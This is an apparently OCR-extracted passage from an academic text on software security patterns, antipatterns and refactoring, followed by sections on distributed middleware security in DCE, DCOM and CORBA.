


Figure 2.8: Patterns, Antipatterns and Refactorings

Basing on the work of the GoF, an approach for a Pattern-Oriented Software Architecture (POSA) was introduced by Schmidt et al. (2000). They defined typical architectural patterns for services and component access,

which is provided by middleware. The following pattern categories were identified:

Wrappers A wrapper provides compatibility between new components and old interfaces or vice versa. A middleware wrapper is a useful pattern to convert between proprietary and open protocols. A typical example is shown by Pohlmann and Schönefeld (2002). By avoiding reinventing the functionality of existing internal structures by reusing them in new scenarios this pattern helps to limit monetary investment efforts.

Component Con□gurator A component configurator allows changing the behavior of systems at runtime. This corresponds to an ODP management function (Putman, 2001). In CORBA systems, the behavior of a component configurator is typically specified by a management interface definition that is separated from the functional interface definition.

Extension Interfaces They allow extending the functionality of a system without modifying the interface, but by replacing the existing default implementation. An example is located in the JAVA architecture, which allows replacing a security manager by the command line switch `-Djava.security.manager`.

Interceptors Interceptors help to enhance the functionality of an application by hooking into the event and communication channels. This is done transparently to the application, which allows non-invasive modification of the communication between the components of a system. We will show an example of the POSA interceptor pattern in detail with the discussion of the JCHAINS approach.

The POSA Interceptor Pattern

The interceptor pattern is used to integrate service transparently to an application. These services receive triggers for subscribed actions, implicitly whenever a known event occurs. The POSA interceptor as shown in Figure 2.9 and introduced by Schmidt et al. (2000) is therefore used to extend existing components with functionality that is not known or not available the time of design or development. Interceptors are hooked into event and communication channels, this allows adding additional logic into the interceptor to make modifications to the message or to decide whether this message is finally delivered to the target application. This is useful for application specific extensions such as additional caching, logging or security functionality. From a security perspective context information such as user identification strings, principal information or the current protection domain are used by the interceptor to determine whether a request may pass or is rejected.

Security usage patterns of the Interceptor pattern

The interceptor pattern is used frequently in security related scenarios applied to JAVA application, such like these use and misuse cases:

Portable interceptors Portable interceptors are a design pattern used within CORBA. They allow intercepting IIOP requests. Requests optionally contain a *current* element that describes security credentials (like a User-ID or a client certificate, related to the entity issuing the request. These kind of interceptors are useful for integrating authorization mechanisms, such as PKI (public key infrastructures) into CORBA applications (Nochta et al., 2001).

Request interceptors They intercept the request flow within JEE application servers, such as JBOSS. This aspect-oriented approach is used to handle crosscutting concerns such as persistence, transactions,

and security. The request interception is handled independently of the beans of the application.

AOP frameworks Aspect-oriented frameworks like AspectJ (Laddad, 2003) add interception points to the control flow of JAVA application without source code modification during compile or load time of an application. AOP frameworks are discussed in the context of Bytecode instrumentation (Chapter 4.3.4).

We will later return to the following misuse and use cases of interceptors, which are relevant to this research:

JAVA Security managers are activated into systems to implement access control checks or alternatively intercept the requests to the standard security manager. By overwriting the `checkXXX` methods of the base `SecurityManager` class, objects can be used to track access decisions information for reverse engineering, security analysis or auditing purposes. The JCHAINS security interceptor which is explained in detail in Chapter 9.3, allows analyzing JAVA components in order to acquire and fine-tune the necessary security settings.

Man-in-the-middle (MITM) attacks are an example for the interceptor pattern that is frequently used by malicious software such as rootkits, viruses, and trojans. An interceptor is brought into the request flow by manipulating the standard invocation address vectors of applications or operating system functions.

2.3.2 Security Design Patterns

Yoder and Barcalow (1998) introduced a framework of architectural design patterns that are useful to solve typical security related design and implementation problems. The fundamental building blocks of their framework are as follows:




Figure 2.9: POSA interceptor

Secure Access Layer: They provide secure communication channels between the external and internal components of an application. This reflects that weak points in an insecure communication are a possible target for attackers.

Single Access Point: A single access point ensures that every user who accesses the functionality of the application passes a centralized entry. This entry allows performing sound and uniform security enforcement throughout all access attempts.

Check Point: A check point within control flow allows enforcing that certain prerequisites are met by an application. The JAVA security manager defines several `checkXXX()` methods which may be used to ensure that a privileged operation is only performed when the caller is authorized to.

Roles: Access to certain functionality is not available to every user. In secured environments privileged functions are typically only available to users in specific roles, such as *Admin* or *Editor*. Roles in applications support this organizational measure.

Session: Handling of state information that is managed by the client is potentially insecure. It can be passed back in a modified way either to the server by the client or by an attacker to modify application state or privileges. The goal of the Session pattern is to store sensitive or classified state information on the server side and only allow indirect access by the client via secure access tokens.

Limited View: Limited views can be seen from the programming side as well as from an infrastructure perspective. The default visibility rules in the JAVA programming language disallow a class instance accessing the private fields or methods of other classes. This can be achieved by granting a special permission and the use of the reflection API.

The view on objects is limited to the public set of the defined class. Subclasses also have access to the limited view *protected* functionality and data. The limited view on JAVA objects is enforced by the virtual machine and the security manager architecture when active. From the infrastructure perspective an attacker may use information gained from the dialectical pattern *Full view with errors* to parameters from a guessed attack parameters from the information provided by the error message. It is therefore dangerous to supply a real full view with errors that provides unprivileged users with detailed errors that increase their knowledge.

2.3.3 Antipatterns

Now we describe the impact of commonly used coding practices and malpractices on the security level of an application. Not always do solution approaches fit adequately to the type of problem they are intended to solve. Approaches that produce additional problems are called *antipatterns*. Brown et al. defines the term as:

Definition 19 (Antipattern): *An antipattern is a literary form that describes a commonly occurring solution to a problem that generates decidedly negative consequences (Brown et al., 1998)*

Antipatterns are often related to terms in real life to make them illustrative and easy to remember. Frequently they are also referred to *Worst Practices* (Wiegers, 2007). A common structural description for antipatterns is also given by Brown et al.:

> The essence of an antipattern is two solutions, instead of a problem and a solution for ordinary design patterns. The first solution is problematic. It is a commonly occurring solution that generates overwhelmingly negative consequences. The

> second solution is called the refactored solution. The refactored solution is a commonly occurring method in which the antipattern can be resolved and reengineered into a more beneficial form. (Brown et al., 1998)

Coplien is accredited with characterizing antipatterns as

> something that looks like a good idea but which backfires badly when applied (Cockburn et al., 2004)

Antipatterns are introduced into software by implementing solutions without adequate prior knowledge about the way of solving the problem. A typical cause is to apply a design pattern in an inadequate context.

Lava flow (Brown et al., 1998) is a typical antipattern known in software engineering. In this case uncontrolled addition of functionality in the development of a software system is compared to the uncontrolled flow of lava, which is emitted as result of a volcano eruption. The flow of lava does not necessarily lead to a positive result and leaves a trace of destruction and by producing many layers of sediment very limited chances for rearrangement exist.

In the process of program redesign to enhance software refactorings are applied that aim to remove antipatterns and implement scalable replacements.

Antipatterns in a generalized and documented form are helpful to illustrate (and therefore to) avoid the effects of inadequate implementation decisions. Brown et al. (1998) suggest a documentation template useful for antipattern description.

A minimal antipattern documentation includes at least (Tate, 2002):

The Name of the antipattern, which should document the problem in an illustrative way to be easy to remember for other developers

Description of the flawed or inconsistent solution and the causes that led

toward this solution. The description should provide hints to find other instances of this antipattern and the causing problems.

Refactored solution for the antipattern, a description of the applied refactoring approach and the cause and result relationship.

A more detailed catalog entry has the following structure as depicted in Table 2.11.

The Name	of the antipattern, which should document the problem in an illustrative way to be easy to remember for other developers
Current situation	A textual introduction to the flawed or inconsistent solution and the causes that led toward this solution. The description should provide hints to find other instances of this antipattern and the causing problems.
Problem	A brief introduction into the problematic situation and its application domain. A description of the general questions that arise when confronted with the problem.
Background	The specific settings in the environment that allow the antipattern to cause negative impact. This describes how the relevant components interact with each other.
Context	Description of the environment in which the problem typically arises
Forces	Description of the parameters in the environment that lead to changes or settings that are relevant for the problem description.
Faulty Beliefs	Those are resulting typically from lack of knowledge about the interdependencies within the observed problem domain.
Antipattern Solution	This entry describes how the problem is solved with the antipattern applied.
Consequences	about applying the antipattern for the observed initial problem
Symptoms	in terms of negative effects that become apparent when applying the antipattern
Refactored Solution	The refactoring section describes how structural changes are applied to solve the problem without running into the negative effects.

Table 2.11: Antipattern description

In this discussion, antipatterns will be divided in two subtypes. Antipattern that arise due to bugs in the implementation are on the one hand

also known as bug patterns, a decent number of them is located at IBM developerworks, which lists over 15 types of bug patterns (IBM developerworks, 2004), mostly solved by applying code refactorings. On the other hand applications may fail to provide the needed qualities of service due to infrastructural antipatterns are problems due to design inaccuracies or inappropriate degrees of freedom when deploying an application to its production environments. In the context of the following discussion we observe this with pre-built components.

Antipatterns often affect the qualities of service of a software system such as scalability or security. We illustrate the effects of suboptimal programming to system security in the following discussion on security patterns and antipatterns.

2.3.4 Security Antipattern

Security antipatterns typically oppose one or more best practices, so called security patterns.

By the time of writing the term *security antipattern* was not initially defined, we define it in analogy to normal antipatterns as follows:

Definition 20 (Security Antipattern): *A literary form that describes a commonly occurring solution to a problem that generates decidedly negative security consequences, such as negative impact on integrity, con□dentiality, availability or accountability.*

Kis (2002) presented a modified form of documentation template for antipatterns especially for a security context. We use this template in the following discussion on security antipatterns.

2.3.5 Security Patterns

The security patterns introduced by Yoder and Barcalow relate to the conceptual level of a system, therefore applicable during system design. For

usage in the implementation phase Sun Microsystems published a set of *Secure programming guidelines* (Sun Microsystems, 2002). They provide programmers with advice to avoid a wide range of common security antipatterns.

2.3.6 Application Areas of Security Patterns

Patterns, Antipatterns and Refactoring affect specific application types. The OWASP antipattern catalog describes anomalies of web applications (Open Web Application Security Project, 2006).

- Unvalidated Input
- Broken Access Control
- Broken Authentication and Session Management
- Cross Site Scripting
- Buffer Overflow
- Injection Flaws
- Improper Error Handling
- Insecure Storage
- Application Denial of Service
- Insecure Configuration Management

Antipatterns typically lead to vulnerabilities in applications. These are consequently discussed.

2.3.7 Removing security antipatterns by refactorings

Our hypothesis states that the existence of software flaws leads to the generation of vulnerabilities, caused by the ignorance of secure programming guidelines creating these flaws.

After the identification of a security antipattern, it has to be corrected to remove the resulting vulnerability. Opdyke (1992) first introduced the term *refactoring*. It describes the process of transferring suboptimal solutions of problems into a scalable solutions. We share the definition introduced by Fowler:

Definition 21 (Refactoring): *Refactoring is a disciplined technique for restructuring an existing body of code, altering its internal structure without changing its external behavior. (Fowler, 1999)*

On the one hand refactorings are performed on a small scale, which means to apply code corrections to source code blocks that contain a bug or suboptimal coding sequence. On the other hand, they are applicable on a larger scale to correct design flaws. For the correction of bugs that lead to security breaches it is essential that the behavior (describing the functional part) of software is not changed; only the non-functional aspect reduces its attack surface. Moreover, it is essential for backward compatibility that the refactoring in a newly deployed version of the software component does not introduce regressions. These are compatibility problems concerning interoperability with other independently deployed applications and middleware. Regressions occur especially in situations where the programmers exploited the specific programming antipattern that caused the vulnerability for their purposes. This was the case with the *XPath* vulnerability in the JDK, where a formally public variable was reduced in its visibility to refactor an antipattern caused by a public static variable.

2.4 Object Oriented Security

The object-oriented programming paradigm extends the traditional functional and procedural programming approaches by bundling access paths to information via types and objects. Data is stored in object instances and is available via the public interface defined by the type definition of the object.

2.4.1 Key Concepts

Object systems base on a set of key concepts (Gollmann, 1999).

- *Objects* bundle behavior (state transitions and accessor methods) and structure held in attributes or instance variables. This configuration is often referred to as *data encapsulation*.
- *Types* define the behavior and structure of objects. In JAVA terms, these are the defined *classes*.
- The *public interface* of an object is accessible without restrictions, whereas its superset, *the private interface* is only available in the interior coding of the object. There may also be intermediate accessibility levels such as protected and package visibility in JAVA or friend class definitions in C++.
- *Attributes* of objects are either objects or primitive data items, such as data without identity as atomic numeric values such as an integer object with value 5.
- *Inheritance* of type information allows deriving behavior and structure from a general type (superclass, i.e. car) as well as defining a specialized type (subclass, i.e. sports utility vehicle). A subclass has access to the public and protected interface of its superclass.

- *Methods* define the behavior of an object and documented change of the internal state. Special methods are responsible for the life cycle management of object, as constructors create objects and destructors (finalizers in JAVA terms) destroy objects. There are extensions to this rule, such as cloning and deserializing constructors that play a role in the later vulnerability discussion.

- *Messages* are used to trigger methods in objects. They contain parameters (requests) and return values (replies) of method invocations. Synchronous method invocations bundle a request to a consequent reply message, whereas asynchronous method calls do not impose this dependency.

- *Information Hiding* and allocation of local isolated address space is assigned to each individual object. Visibility rules protect data inside the address space against external interference. Thus manipulation of the data needs the granted access rights to the object, which is in charge of the visibility scope.

Data encapsulation and information hiding provide the basis for security measures for distributed single language object oriented systems such as the JAVA platform or heterogeneous systems based on CORBA. Security mechanisms in these systems are based on instance objects themselves (such as `java.security.Principal` and `java.security.AccessControlContext`). These types carry the metadata to enforce the security policy.

2.4.2 Layered Security

Object-oriented systems do only provide protection on their semantical level. Therefore attacks from the layers below (Gollmann, 1999), such as the network communication have to be prevented by additional low-level security measures provided by the underlying layers such as the default

security measures of the JAVA virtual machine which be discussed later in detail.




Figure 2.10: Layer Below Attack

2.5 Summary

This chapter has shown the structural background of large software applications, using patterns to describe abstract solutions for problems with structural constraints. Antipatterns provide suboptimal solutions for these problems, and may result in quality impacts such security vulnerabilities. We list here the relationship between software flaws and vulnerabilities and possible types of flaws for their creation. The detection of vulnerabilities is an important step for the preparation of a penetration test, a specialized testing method for security breaches. By applying refactorings to security antipatterns, vulnerable code can be remove and replaced by secure versions to improve the security of the overall system.

3 Distributed Middleware Security

This chapter discusses the requirements, problems and solutions for providing the necessary security level for distributed systems. The security foundations built in the last chapter will be revisited and brought into relation to the characteristics of distributed systems.

3.1 Distributed systems

The first generations of IT were based on the idea of centralized processing. Terminals were only used to provide a textual representation of remote computing resources, such as mainframe computers. Data and functionality for computation was located physically in a local address space and did not leave the system. There was little need for network facilities and communication, and when used it was most often based on proprietary formats mutual dial-up connections, so trust between communication partners was implicitly derived from the trust on communication media.

With the growing importance of IT in enterprises and administration as well as the advent of standardized IP based protocols and its driving force on networking, centralized system had to communicate to the emerging client-server-system, and became part of distributed systems themselves. It is common that business transactions are transmitted over insecure shared networks such as the Internet.

This shift in technology parameters makes clear that building trust and protection has gained importance for the components of distributed applications that are connected via public networks. New dimensions of

threats come from a new type of communication partner, the attacker that tries to break the security of systems.

Attackers appear in different forms as automated attacking tools such as malware (Skoudis and Zeltser, 2003), a term that includes viruses, worms or trojan programs.

Security in distributed systems has already been discussed in the previous chapters and shall be here only repeated in brief. The central concern of security is to provide protection against attackers that aim non-authorized access to the single components of distributed system and harm their

- Confidentiality
- Integrity and
- Availability.

For business scenarios the aspect of *Accountability* or *Non-Repudiation* has gained importance. From a technical perspective these goals are derived from the technical *Integrity* goal.

3.2 Middleware

According to the glossary of BEA Systems a vendor for middleware products and defines the term as follows:

Definition 22 (Middleware): *A set of services for building distributed client/server applications, such as services for locating other programs in the network, establishing communication with those programs, and passing information between applications. Middleware services can also be used to resolve disparities between different computing platforms and to provide a uniform authorization model in multivendor and multi operatingsystem networks (BEA Systems, 1999).*

Middleware is an architectural design pattern to centralize the functionality needed to fulfill the non-functional requirements of applications.




Figure 3.1: Dimensions of Distribution

To provide distribution transparency between service providers and consumers it is the task of middleware to provide secure channels between those nodes. The needed features for distributed security are built as layer on top of a security layer below, which are the available local secure TCB infrastructures. These TCBs (such as a JVM or the Microsoft CLR) provide the features needed for local security. Distribution can be divided in two dimensions (Puder and Römer, 2001):

- Distribution in terms of layered responsibility is most often referred to as vertical distribution divided by a horizontal boundary.
- Distribution in locality is referred to a horizontal distribution divided by a vertical boundary.

These dimensions are depicted in Figure 3.1 and illustrate the middleware layers involved in communication between JAVA programs. A TCB (trusted computing base) is divided from the application layer via horizontal distribution. Typical components of a TCB are authorization services. Among those are providers that issue certificates or those systems

that check authentication attributes (credentials). These are needed to authorize the actions of the entities within distributed systems. Those are human users, or automated users such as server processes and other network based entities.

The following distributed middleware systems are of importance in nowadays IT system environments:

- DCE (Chappell, 1996)
- CORBA (Object Management Group, 2001a)
- COM/COM+ (Microsoft Corporation, 2006)/.NET (Microsoft Corporation, 2001)
- JAVA/JEE (Shannon, 2003)

3.3 DCE

The Distributed Computing Environment (DCE) is a middleware architecture maintained by the Open Group, which originates from the Open Systems Foundation (OSF). DCE adds horizontal distribution features on top of other vertical systems, typically operating systems. The following services are used by DCE to fulfill this task:

- Remote Procedure Call (RPC)
- Diskless Client Support Service
- Distributed File Service
- Distributed Time Service
- Thread Service
- Cell Directory Service
- Security Service

The central service of DCE is the remote procedure call, a technique that provides a standard interface to invoke functionality exported by other hosts. The remaining services support this task to support integration into the infrastructure and fulfill the non-functional requirements. As the scope of this discussion concerned with the secure operation of distribution systems, the security service is discussed next. Further information about DCE is available from Tanenbaum (1995) and Lockhard (1994).

3.3.1 Security Service

The DCE Security Service extends local authentication and access control systems. These are provided by the distributed mechanisms of the operating system platform. The security of a DCE system is based on the fundamental concept of a shared identity. This is assigned to requests and propagated to the affected nodes of the distributed system.

The security server is a singleton component of the trusted computing base within DCE. The secure local base runtime or operating system on a DCE host provides the operations that ensure confidentiality, integrity, availability and accountability for the exported operations. The DCE security service like many other security service implementations is based on the MIT-Kerberos 5 protocol (Neuman et al., 2005) and is responsible for:

- Authentication
- Authorization
- Access control

3.3.2 DCE security mechanisms

In centralized systems authentication and authorization are typically bundled in an atomic procedure, whereas authentication in Kerberos is due to distribution subdivided in several steps. The next terms describe the characteristics of the DCE security mechanisms:

Authentication is the process of acquiring the identity of the actual principal. This is the major step of permitting access to resources by trusting users who are able to provide credentials such as username and passwords. Kerberos avoids sending passwords over communication channels. It merely relies on a complex infrastructure of communication secured by symmetric encryption keys and tickets.

Authorization is a subprocess embedded in the authentication process and includes assigning the acquired credentials to the principal object of a user. A principal is uniquely identified with an id, a *Universal Unique Identi□er* (UUID). It is generated by the security server that looks up information associated to the user, such as group membership information, roles and organizational and hierarchy dependent credentials. The security server generates the information stored in the PAC that is presented by the client to receive permissions.

Access Control is the process of matching the PAC (privilege attribute certificates) information to the access rules that control the usage of resources. This is typically represented by an ACL (access control list). Mask entries are used to *deny* access in case of matching a specific criterion, such as group membership. Additionally privilege attribute entries define those resources that are *allowed* to be accessed by a specific principal or groups of principals.

3.3.3 DCE Summary

The important pattern associated to Kerberos is its use of cryptographical technology to replace transmittal of password information with protected and a limited session key information. This supports the security goal of **integrity**.

Cryptography protects the **confidentiality** of data in transit. Encrypted information, which is protected during transit against modification, is not

decipherable correctly without knowledge of the encryption key. This assumption is based on the complexity of current encryption algorithms. The limited lifetime of the session key contributes to **availability**, as malicious clients will not be able to establish further sessions without the renewal of the session key.

Accountability is supported as requests are encrypted with credentials associated to principals, which prevent repudiation of identity. JAVA application can integrate into DCE and Kerberos infrastructures by calling interfaces provided by the GSSAPI, which is standardized with JSR 72 (JCP: JAVA Community Process, 2002) and is part of the JDK since version 1.4.

3.4 COM/DCOM

The Microsoft proprietary Common Object Model (COM) is the follow-up architecture to OLE (Object Linking and Embedding). OLE was designed to integrate objects of multiple desktop applications in early releases of Microsoft Windows. Both COM and OLE were local operating system features and were not protected against malicious remote use.
With the advent of Internet solutions and global connectivity it became necessary to be able to access services of COM objects located on remote nodes. Therefore COM was extended to achieve the needed distribution transparencies. The resulting *Distributed Component Object Model* (DCOM) is extensible and provides plug-in interfaces for security support providers as well as compatibility to additional network protocols.

DCOM provides several security-related features:

- Authentication
- Authorization and Access Control
- Token Management

The first items are similar to those in DCE. Token Management is concerned with the secure execution of methods by adding tokens to the calling context to enhance integrity checking of the data in transit.

3.4.1 Authentication

DCOM supports several levels of authentication for procedure calls on remote objects. These all correspond to specific security service providers and were adapted from the DCE RPC specification. Table 3.1 lists the

Protection Level	*Connection Authentication*	*Mac Integrity*		*Encryption*
		Header	*Content*	*Content*
`NONE`	NO	NO	NO	NO
`CONNECT`	YES	NO	NO	NO
`PACKET`	YES	YES	NO	NO
`PACKET_INTEGRITY`	YES	YES	YES	NO
`PACKET_PRIVACY`	YES	YES	YES	YES

Table 3.1: DCOM Security Options

DCOM security options (Brown, 2005), the options have these security implications:

`NONE` provides no integrity and no confidentiality features.

`CALL` secures the header information in the first package of each RPC invocation. This security level is not implemented by DCOM.

`CONNECT` uses the identity of the caller to authenticate RPC requests.

`PACKET` prevents the alteration of request packets, therefore provides integrity of the content.

`PACKET_INTEGRITY` prevents the alteration of packets and in addition the marshalled parameter information, thus providing enhanced integrity of the content.

`PACKET_PRIVACY` prevents the alteration and the disclosure of information in packets and in marshalled parameters, providing enhanced integrity and confidentiality of the content.

3.4.2 Access Control

DCOM provides subdivides permissions in two types via DACL (discretionary access control), which means that permissions are bound to a specific principal. Launch permissions are assigned to principals that are allowed to launch an application on a server node. Access permissions are assigned to principals that are allowed to access services. Authorized clients may use the exported services of the public available objects stored on servers (Brown, 2005).

3.5 CORBA

The CORBA (Common Object Request Broker Architecture) is a vendor-neutral specification maintained by the OMG (Object Management Group). The specification aims to provide interoperability in heterogeneous environments. It provides multiple language bindings via a standardized API. CORBA also defines a standard behavior model for server side lifecycle management of objects. It also defines infrastructure services to provide further qualities of service such as transaction management, lifecycle management and security, which will be zoomed in the following paragraphs.

The Object Management Group defines CORBA as follows:

Definition 23 (CORBA): *CORBA is the acronym for Common Object Request Broker Architecture, OMG's open, vendor-independent architecture and infrastructure that computer applications use to work together over networks. Using the standard protocol IIOP, a CORBA-based program from any vendor, on almost any computer, operating system, programming language, and*




Figure 3.2: Common Object Request Broker Architecture

network, can interoperate with a CORBA-based program from the same or another vendor, on almost any other computer, operating system, programming language, and network. (Object Management Group, 2007)

The basic components of a CORBA based system are depicted in Figure 3.2. CORBA also provides additional services that add to the object-oriented extension of remote procedure calls. Interface contracts between client and server allow an abstract definition of services. These CORBA services are described with an interface definition language (IDL). IDL is translated into server skeletons and client stubs to translate the method call into the implementation programming language. The server object implements this interface and provides the service by registering its reference (contains the network address) in a CORBA name service. The client acquires a reference to the object he intends to call from a name service and invokes a method on this object. Therefore he needs the knowledge of the interface the object implements. The server site security is concerned

when method calls are propagated from the CORBA client to the server, where the called object resides.

The terms *Delegation* and *Trust* come into sight when calling services on remote servers:

Delegation is a mechanism that is used when a client with a specific set of access rights calls a method on an intermediate object S1 and in order to complete the message call, S1 has to call a method on second object S2. The CORBA specification supports several delegation models, differing in the range of security attributes that are passed from the client via the intermediate object to the target object

- In the No delegation model the client does not allow that its credentials are passed via the intermediate object
- In the simple delegation model the intermediate object may impersonate as the client, when it is allowed to pass all the security attributes of the client, in the restricted delegation model the client may chose a certain set of attributes to be passed
- In the composite delegation model the intermediate passed both, its own and the attributes of the client to the target object

Trust between the participating entities is an important foundation for a secure distributed system. It is needed to define the core communication structure of the whole system. This structure defines the range of systems that are allowed to pass commands and method calls to each other. Trust relationships between systems are typically implemented on top of cryptographic techniques. A server application A is trusting server application B when the messages sent by B can be decrypted by A using B□s public key that is deployed in As key storage of trusted communication partners. In SSL based communication B□s public key is used to establish a trusted channel between both.

As cited by NSFocus Corporation (2005), ISO 7498-2 lists the system structure of OSI security and lists these basic information security services:

- Authentication Service
- Access control
- Data Integrity
- Data Secrecy (Confidentiality)
- Non-denial/non-repudiation

They relate to the OSI layers and the security mechanisms as shown in Figure 3.3(NSFocus Corporation, 2005).




Figure 3.3: Dimensions in distributed systems security

The authentication service ensures that the identity of an entity in a system can be verified and trusted. The authorization service provides access

control on method calls. Confidentiality ensures that an untrusted third party cannot read the private data exchange between two communication partners. The integrity services prevents that data is manipulated in transit between two partners. In business scenarios it is often important to proof that a communication partner received a message. This service is provided by a non-denial/non-repudiation component.

In business environments it is a typical to associate method calls to identity information of the responsible user to satisfy non-reputability requirements during delegation. This identity information is transferred using a security context, a so-called *Current*, between the client and the server. The current contains the credentials of the user associated to the client.

3.5.1 CORBA Security Service

The standard CORBA security service is like all OMG-related standards not bound to an implementation, it is bound to set of specified interfaces as shown in Figure 3.4.

The CORBA security specification (Blakley, 1999) subdivides applications in several levels, depending on their security-awareness. These are as follows:

Level 1: For *security-unaware* applications, such as legacy systems, the security related tasks are handled by the trusted computing base, which is the ORB infrastructure.

Level 2: These are *security-aware* applications, which have specific security requirements. The interfaces for service quality and transmission features provided by the CORBA security service can be used and customized to adjust Message Protection, Impersonation, Access Control and Non-Repudiation in accordance to the requirements in the concrete use case.




Figure 3.4: CORBA Security Interfaces

3.5.2 CORBA Security Protection Model

The protection model inside CORBA is based upon security policies that can be either specific for a domain or for a specific ORB. The ORB is the enforcement instance to establish the technical security functions such as access control, message protection and auditing.

Access Control: The ORB provides access control by inspecting the user credentials. They are stored in context objects. Credentials are a combination of identity information and privilege attributes.

Security Policies: They discriminate valid from invalid access towards data. They can be formulated in `IF`-Clauses, such as in a business scenario *IF userrole == clerk then clerk may update an account object.*

Message Protection: The quality of protection of communication can be measured by the degree of protecting accountability, integrity and

confidentiality. Accountability may require client-authentication, server-authentication or mutual authentication types to prove their identity to document the responsible entities for actions. Technical integrity measures must prevent spoofing attacks. Hashing checksums provide sound verification of the originality of the message and the absence of modifications. If non-disclosure is a security goal cryptographic mechanisms help to provide confidentiality.

Auditing: Auditing is controlled via special audit policies *If userrole == clerk then generate access_log_entry*. Audit decisions objects determine whether an event is written to the audit log. Auditing granularity may vary, incorporating the client, the server or the application scope.

Non-Repudiation: It is concerned with the provision of tamper-proof evidence of origination, receipt and submission of information. *If action=SignPINBlock then generate evidence of origination for involved subject*

Common Problems

